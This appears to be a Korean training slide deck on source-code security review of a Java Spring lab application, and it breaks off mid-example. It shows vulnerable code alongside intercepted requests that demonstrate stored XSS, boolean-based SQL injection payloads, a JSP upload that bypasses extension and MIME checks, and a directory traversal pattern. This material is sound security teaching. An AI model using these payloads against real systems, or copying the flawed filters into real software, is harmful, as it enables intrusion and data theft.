
Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

POST /mng/notice/insert HTTP/1.1
Host: 192.168.50.141
Content-Length: 46
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.141
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.50.141/mng/notice/insert
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=B0087497D7CD2BCC5FA43EC408B04076
Connection: close

title=test&content=%3Cp%3Etest%3C%2Fp%3E%0D%0A<Script>alert('xss')</script>

❖ 동적 예제 (Stored XSS) #1



The screenshots illustrate a Stored XSS attack on a web application. The top-left window shows a confirmation message "등록되었습니다." (Registered). The middle window shows a "공지사항" (Notice) page with a table of notices. The bottom-right window shows a modal dialog with the alert message "192.168.50.141 내용: xss" (192.168.50.141 content: xss).

번호	제목	등록일
21	test	2022-11-08
1	테스트	

소스코드 진단

❖ 소스 예제 (Stored XSS) #2

/src/main/java/com/lecture/controller/MngController.java

```
55 @PostMapping("/insert")
56 public String register(MultipartHttpServletRequest request,
    RedirectAttributes rttr) throws Exception {
57
58     HttpSession session = request.getSession();
59     String goodsRegUser = (String) session.getAttribute("adminId");
60
61     String goodsCatecode = util.xssFilter(request.getParameter(
62         "goodsCatecode")); //카테고리
63     String goodsName = util.xssFilter(request.getParameter("goodsName"));
64     //상품명
65     String goodsWriter = util.xssFilter(request.getParameter("goodsWriter"));
66     //저자
67     String goodsContent = util.xssFilter3(request.getParameter("goodsContent"));
68     //상품내용
69     String goodsPublisher = util.xssFilter(request.getParameter(
70         "goodsPublisher")); //출판사
71     String strgoodsPubleDate = util.xssFilter(request.getParameter(
72         "goodsPubleDate")); //출판일
73     String strgoodsPrice = request.getParameter("goodsPrice").toString().
74         replaceAll(",", ""); //상품가격
75
76     SimpleDateFormat formatter = new SimpleDateFormat("yyyy-MM-dd");
77     Date goodsPubleDate = formatter.parse(strgoodsPubleDate);
78     int goodsPrice = Integer.parseInt(strgoodsPrice);
79
80     GoodsVO vo = new GoodsVO();
81     vo.setGoodsCatecode(goodsCatecode);
82     vo.setGoodsName(goodsName);
83     vo.setGoodsWriter(goodsWriter);
84     vo.setGoodsContent(goodsContent);
85     vo.setGoodsPublisher(goodsPublisher);
86     vo.setGoodsPubleDate(goodsPubleDate);
87     vo.setGoodsPrice(goodsPrice);
88     vo.setGoodsRegUser(goodsRegUser);
89
90     service.goodsRegister(vo);
91 }
```


소스코드 진단

❖ 소스 예제 (Stored XSS) #2

/src/main/java/com/lecture/util/util.java

```
295 public static String xssFilter3(String value) {  
296  
297     if (value == null || "".equals(value)) {  
298  
299         return value;  
300     }  
301  
302     value = value.replaceAll("script", "");  
303     value = value.replaceAll("iframe", "");  
304     value = value.replaceAll("alert", "");  
305     value = value.replaceAll("document", "");  
306     value = value.replaceAll("cookie", "");
```

/src/main/java/com/lecture/service/MngService.java

```
9 public interface MngService {  
10  
11     public void goodsRegister(GoodsVO vo);  
12
```

/src/main/java/com/lecture/service/MngServiceImpl.java

```
15 public class MngServiceImpl implements MngService {  
16  
17     MngMapper mapper;  
18  
19     @Override  
20     public void goodsRegister(GoodsVO vo) {  
21  
22         mapper.insertSelectKey(vo);  
23     }  
24
```

소스코드 진단

❖ 소스 예제 (Stored XSS) #2

/src/main/java/com/lecture/mapper/MngMapper.java

```
9 public interface MngMapper {  
10  
11     public List<GoodsVO> getListWithPaging(Criteria cri);  
12  
13     public int getTotalCount(Criteria cri);  
14  
15     public void insert(GoodsVO vo);  
16  
17     public void insertSelectKey(GoodsVO vo);  
18
```

/src/main/resources/com/lecture/mapper/MngMapper.xml

```
39 <insert id="insertSelectKey">  
40  
41     <selectKey keyProperty="goodsId" order="BEFORE"  
42         resultType="long">  
43         select seq_goods.nextval from dual  
44     </selectKey>  
45  
46     insert into goods (goodsId, goodsCatecode, goodsName, goodsWriter,  
47         goodsContent, goodsPublisher, goodsPubleDate, goodsThumbnail,  
48         goodsRegUser, goodsPrice)  
49     values (#{goodsId}, #{goodsCatecode}, #{goodsName}, #{goodsWriter},  
50         #{goodsContent}, #{goodsPublisher}, #{goodsPubleDate},  
51         #{goodsThumbnail}, #{goodsRegUser}, #{goodsPrice})  
52 </insert>
```

소스코드 진단

❖ 소스 예제 (Stored XSS) #2

/src/main/java/com/lecture/controller/ProductController.java

```
45 @GetMapping("/view")
46 public void get(@RequestParam("goodsId") Long id, @ModelAttribute("cri")
Criteria cri, Model model) {
47
48     model.addAttribute("board", service.view(id));
49     model.addAttribute("reply", service.reply(id));
50 }
```

/src/main/java/com/lecture/service/ProductService.java

```
9 public interface ProductService {
10
11     public List<GoodsVO> getList(Criteria cri);
12
13     public int getTotal(Criteria cri);
14
15     public GoodsVO view(Long id);
16 }
```

소스코드 진단

❖ 소스 예제 (Stored XSS) #2

/src/main/java/com/lecture/service/ProductServiceImpl.java

```
16 public class ProductServiceImpl implements ProductService {
17
18     ProductMapper mapper;
19
20     @Override
21     public List<GoodsVO> getList(Criteria cri) {
22
23         return mapper.getListWithPaging(cri);
24     }
25
26     @Override
27     public int getTotal(Criteria cri) {
28
29         return mapper.getTotalCount(cri);
30     }
31
32     @Override
33     public GoodsVO view(Long id) {
34
35         return mapper.view(id);
36     }
```

/src/main/java/com/lecture/mapper/ProductMapper.java

```
9 public interface ProductMapper {
10
11     public List<GoodsVO> getList();
12
13     public List<GoodsVO> getListWithPaging(Criteria cri);
14
15     public GoodsVO view(Long id);
16 }
```

소스코드 진단

❖ 소스 예제 (Stored XSS) #2

/src/main/resources/com/lecture/mapper/ProductMapper.xml

```
34 <select id="view" resultType="com.lecture.domain.GoodsVO">
35     select * from goods where goodsId =
36     #{goodsId}
37 </select>
38
```

/src/main/webapp/WEB-INF/views/disp/view.jsp

```
90 <li class="nav-item" role="presentation" style="width:
91     400px">
92     <a id="contact-tab" href="#re" role="tab"
93     aria-controls="re" aria-selected="false" onClick=
94     "fnMove (2) ">상품평</a>
95 </li>
96 </ul>
97 <div class="tab-content" id="myTabContent">
98     <div class="tab-pane active" id="home" role="tabpanel"
99     aria-labelledby="home-tab" style="margin-top:
100     100px">${board.goodsContent}
101 </div>
102 </div>
```

❖ 동적 예제 (Stored XSS) #2

Request to http://192.168.50.141:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

POST /mng/goods/insert HTTP/1.1
Host: 192.168.50.141
Content-Length: 41428
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.141
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryKiigIVjqVeM1PRhI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.50.141/mng/goods/insert
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=B0087497D7CD2BCC5FA43EC408B04076
Connection: close

-----WebKitFormBoundaryKiigIVjqVeM1PRhI
Content-Disposition: form-data; name="goodsContent"

<p>test</p>

❖ 동적 예제 (Stored XSS) #2

등록되었습니다.

Lecture

Request to <http://192.168.50.141:80>

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

GET /disp/view?pageNum=1&amount=10&type=&keyword=&cateCode=10101&goodsId=22 HTTP/1.1

Host: 192.168.50.141

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Referer: http://192.168.50.141/disp/categoryMain?cateCode=10101

Accept-Encoding: gzip, deflate

Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

Cookie: JSESSIONID=B0087497D7CD2BCC5FA43EC408B04076

Connection: close


❖ 동적 예제 (Stored XSS) #2

Response from http://192.168.50.141:80/disp/view?pageNum=1&amount=10&type=&keyword=&cateCode=1010

Forward Drop Intercept is on Action Comment this item

Raw Headers Hex HTML Render

```
<li class="nav-item" role="presentation"
style="width: 400px">
    <a id="contact-tab" href="#re" role="tab"
aria-controls="re" aria-selected="false" onClick="fnMove(2)">상품평</a>
</li>
</ul>
<div class="tab-content" id="myTabContent">
    <div class="tab-pane active" id="home"
role="tabpanel"
aria-labelledby="home-tab"
style="margin-top: 100px"><p>test</p>
</div>
```



❖ 소스코드 진단 예 – SQL Injection

```
Class Login{
Public Connection getConnection() throws SQLException{
    DriverManager.registerDriver(new com.microsoft.sqlserver.jdbc.SQLServerDriver());
    String dbConnection=PropertyManager.getProperty("db.connection");
    return DriverManager.getConnection(dbConnection);
}
Public void doPrivilegedAction(String username, char[] password) throws SQLException{
    Connection connection=getConnection();
    if(connection==null){
        //handle error
    }
try{
    String pwd=HashUtil.hashPassword(password);
    String sqlString="SELECT*FROM db_user WHERE username='"+username+"'AND
password='"+pwd+"'";
    Statement stmt=connection.createStatement();
    ResultSet rs=stmt.executeQuery(sqlString);
    if(!rs.next()){
        throw new SecurityException("Username or password incorrect");
    } }finally {...}
}}
```

소스코드 진단

❖ 소스 예제 (SQL Injection) #1

/src/main/webapp/WEB-INF/views/auth/join.jsp

```
271 $.ajax({
272     type : "post",
273     url : "/auth/userIdChk",
274     data : data,
275     success : function(result){
276         if(result != 'fail'){
277             $('#id_input_re_1').css("display","inline-block");
278             $('#id_input_re_2').css("display", "none");
279             idckCheck = true;
280         } else {
281             $('#id_input_re_2').css("display","inline-block");
282             $('#id_input_re_1').css("display", "none");
283             idckCheck = false;
284         }
285     } // success 종료
286 }); // ajax 종료
```

/src/main/java/com/lecture/controller/UserController.java

```
118 //아이디 중복체크
119 @PostMapping("userIdChk")
120 @ResponseBody
121 public String userIdChk(String userId){
122
123     Map<String, String> map = new HashMap();
124     map.put("userId", util.rmSpace(userId));
125     int result = service.idCheck(map);
126
127     if(result != 0) {
128
129         return "fail"; // 중복 아이디가 존재
130     } else {
131
132         return "success"; // 중복 아이디 없음
133     }
134
135 }
136
137 }
```

소스코드 진단

❖ 소스 예제 (SQL Injection) #1

/src/main/java/com/lecture/util/util.java

```
538 public static String rmSpace(String value) {  
539  
540     if (value == null || "".equals(value)) {  
541  
542         return value;  
543     }  
544  
545     value = value.replaceAll(" ", "");  
546  
547     return value;  
548  
549 }
```

/src/main/java/com/lecture/service/UserService.java

```
8 public interface UserService {  
11  
12     public int idCheck(Map<String, String> map);  
13 }
```

/src/main/java/com/lecture/service/UserServiceImpl.java

```
24 @Override  
25 public int idCheck(Map<String, String> map) {  
26  
27     return mapper.idCheck(map);  
28 }
```

소스코드 진단

❖ 소스 예제 (SQL Injection) #1

/src/main/java/com/lecture/mapper/UserMapper.java

```
7 public interface UserMapper {  
12  
13     public int idCheck(Map<String, String> map);  
14
```

/src/main/resources/com/lecture/mapper/UserMapper.xml

```
6      <!-- 아이디 중복 체크 -->  
7      <select id="idCheck" resultType="int">  
8          select count(*) from lecture_user  
9          where userId = ${userId}  
10     </select>
```

동적쿼리 사용 확인

❖ 동적 예제 (SQL Injection) #1

Request to `http://192.168.50.141:80`

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

POST /auth/userIdChk HTTP/1.1
Host: 192.168.50.141
Content-Length: 12
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Chrome/107.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.50.141
Referer: http://192.168.50.141/auth/join
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=B0087497D7CD2BC05FA43EC408B04076
Connection: close

`userId=citrontea'and/**/1=--`

Response from `http://192.168.50.141:80/auth/userIdChk`

Forward Drop Intercept is on

Raw Headers Hex Render

HTTP/1.1 200 200
Date: Tue, 08 Nov 2022 10:49:20 GMT
Server: Apache/2.4.6 (CentOS) mod_jk/1.2.46
Content-Length: 4
Connection: close
Content-Type: text/plain; charset=ISO-8859-1

fail

❖ 동적 예제 (SQL Injection) #1

Request to http://192.168.50.141:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /auth/userIdChk HTTP/1.1
Host: 192.168.50.141
Content-Length: 13
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.50.141
Referer: http://192.168.50.141/auth/join
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=B0087497D7CD2BCC5FA43EC408B04076
Connection: close

userId=citrontea'and/**/1=2--
```

Response from http://192.168.50.141:80/auth/userIdChk

Forward Drop Intercept is on Action

Raw Headers Hex Render

```
HTTP/1.1 200 200
Date: Tue, 08 Nov 2022 10:49:47 GMT
Server: Apache/2.4.6 (CentOS) mod_jk/1.2.46
Content-Length: 7
Connection: close
Content-Type: text/plain; charset=ISO-8859-1

success
```

❖ 소스코드 진단 예 - 파일 업로드

```
Public void upload(HttpServletRequest request) throws ServletException{  
    MultipartHttpServletRequest mRequest = (MultipartHttpServletRequest) request;
```

```
    String next = (String) mRequest.getFileNames().next();  
    MultipartFile file = mRequest.getFile(next);
```

```
    String filename = file.getOriginalFilename();
```

```
    File uploadDir = new File("/app/webapp/data/upload/notice");  
    String uploadFilePath = uploadDir.getAbsolutePath()+"/"+fileName;
```

```
        ...
```

```
    }  
}
```

소스코드 진단

❖ 소스 예제 (파일 업로드) #1

/src/main/webapp/WEB-INF/views/mng/goods/insert.jsp

```
249 let regex = new RegExp("(.*?)\.(jpg|png)$");
250 let maxSize = 2097152; //2MB
251
252 function fileCheck(fileName, fileSize){
253
254     if(fileSize >= maxSize){
255         alert("파일 용량이 2MB를 초과하였습니다.");
256         return false;
257     }
258
259     if(!regex.test(fileName)){
260         alert("JPG, PNG 파일만 업로드 가능합니다.");
261         return false;
262     }
263
264     return true;
265 }
```


소스코드 진단

❖ 소스 예제 (파일 업로드) #1

/src/main/java/com/lecture/controller/MngController.java

```
58  @PostMapping("/insert")
59  public String register(MultipartHttpServletRequest request,
60  RedirectAttributes rttr) throws Exception {
61
62      String dir = "/usr/local/tomcat9/webapps/resources/product";
63
64      MultipartFile goodsfile = request.getFile("goodsfile");
65      String fileName = goodsfile.getOriginalFilename();
66      String ext = fileName.substring(fileName.lastIndexOf(".") + 1);
67      String[] extArray = {"jsp", "exe", "perl", "sh"};
68
69      int len = extArray.length;
70      for (int i=0; i<len; i++) {
71          if(Arrays.asList(extArray).contains(ext)) {
72              throw new Exception("잘못된 요청입니다.");
73          }
74      }
75
76      Map<String, MultipartFile> fileMap = request.getFileMap();
77      for
78
79      파일 업로드 시 일부 소문자 확장자 및 mimeType 검증 확인
80
81      String mimeType = goodsfile.getContentType();
82
83      if(mimeType.indexOf("image/") != 0) {
84          throw new Exception("잘못된 요청입니다.");
85      }
86
87      File saveFile = new File(path, goodsThumbnail);
88
89      try {
90          multipartFile.transferTo(saveFile);
91          vo.setGoodsThumbnail(goodsThumbnail);
92      }
```

소스코드 진단

❖ 동적 예제 (파일 업로드) #1

The screenshot shows a web browser window with the URL `192.168.50.141/mng/goods/list` and the page title "상품관리". Below the title is a table with two rows:

번호	
22	testz
1	테스트

Below the table is a form with a "제목" (Title) dropdown menu and an input field.

Overlaid on the browser window is a network traffic analysis tool. The top panel shows a "Request to http://192.168.50.141:80". The "Raw" tab is selected, showing the following HTTP request:

```
GET /mng/goods/insert HTTP/1.1
Host: 192.168.50.141
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT
Chrome/107.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.50.141/mng/
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en
Cookie: JSESSIONID=C7E79259758D099
Connection: close
```

The bottom panel shows a "Response from http://192.168.50.141:80/mng/goods/insert". The "Raw" tab is selected, showing the following JavaScript code:

```
let regex = new RegExp("(.*?)(.jpg|png|jsp)$");
let maxSize = 2097152; //2MB

function fileCheck(fileName, fileSize){

    if(fileSize >= maxSize){
        alert("파일 용량이 2MB를 초과하였습니다.");
        return false;
    }

    if(!regex.test(fileName)){
        alert("JPG, PNG 파일만 업로드 가능합니다.");
        return false;
    }

    return true;
}
```

소스코드 진단

❖ 동적 예제 (파일 업로드) #2

The screenshot illustrates a file upload process in a web application. On the left, a web browser window shows the URL `192.168.50.141/mng/goods/insert`. The page contains a form with a text area labeled "테스트", a price input field set to "10,000 원", and a file input field with the value `C:\fakepath\test.jsp`. A "파일찾기" (Find File) button is visible below the file input.

In the center, a network request inspector shows a "Request to http://192.168.50.141:80". The "Raw" tab is selected, displaying the raw HTTP request. The request is a multipart/form-data submission. Key parts of the request are highlighted with red boxes: `filename="test.jsp"` and `image/png`. The raw request body is as follows:

```
-----WebKitFormBoundarywomrWtTPXlmbF7tF
Content-Disposition: form-data; name="goodsfile"; filename="test.jsp"
Content-Type: image/png

<% //2017 Ri2s0k Anally7sis %>
<%@ page contentType="text/html; charset=utf-8" language="java" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title>JSP Upload Test</title>
  </head>
  <body b
    <%
      String
      String
      String
      String
      String
      java.ut
    %>
```

On the right, another browser window shows the URL `192.168.50.141/mng/goods/list`. A modal dialog box is displayed with the message "등록되었습니다." (Registered successfully.) and a "Close" button.

❖ 소스코드 진단 예 – Directory Traversal

```
...
String basePath = "/web/data/";
String filename = request.getParameter("filename");
String fullPath = basePath+filename;

...
File f = new File(fullPath);
if(f.isFile()){
    FileInputStream in = new FileInputStream(fullPath);
    ServletOutputStream os = response.getOutputStream();
    byte[] buf = new byte[1024];
    Int len = 0;
    while((len = in.read(buf))>0){
        os.write(buf,0,len);
    }
}
...
```

소스코드 진단


❖ 소스 예제 (Directory Traversal) #1

/src/main/java/com/lecture/controller/ShareController.java


```
134 @GetMapping("/download")
135 public void download(HttpServletRequest request, HttpServletResponse response
136 ) throws Exception {
137     String name = util.base64decrypt(util.base64decrypt(request.getParameter(
138     "shareFile")));
